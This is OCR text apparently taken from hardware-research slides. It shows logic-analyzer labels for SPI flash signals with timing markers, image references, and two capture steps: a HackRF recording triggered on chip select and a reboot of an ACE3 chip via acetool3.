

2 s
+0.1 s
+0.2 s
+0.3 s
D4 Flash MOSI
D5 Flash MISO
D7 Flash Clock
D6 Flash CS
H
L

hextree.io


2 s : 96 ms : 700 µs
+70 µs
+80 µs
+90 µs
2 s : 96 ms : 800 µs
+10 µs
+20 µs
D4 Flash MOSI
D5 Flash MISO
D7 Flash Clock
D6 Flash CS
H
L

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


Start recording on CS trigger on HackRF


Start recording on CS trigger on HackRF
Reboot ACE3 via acetool3

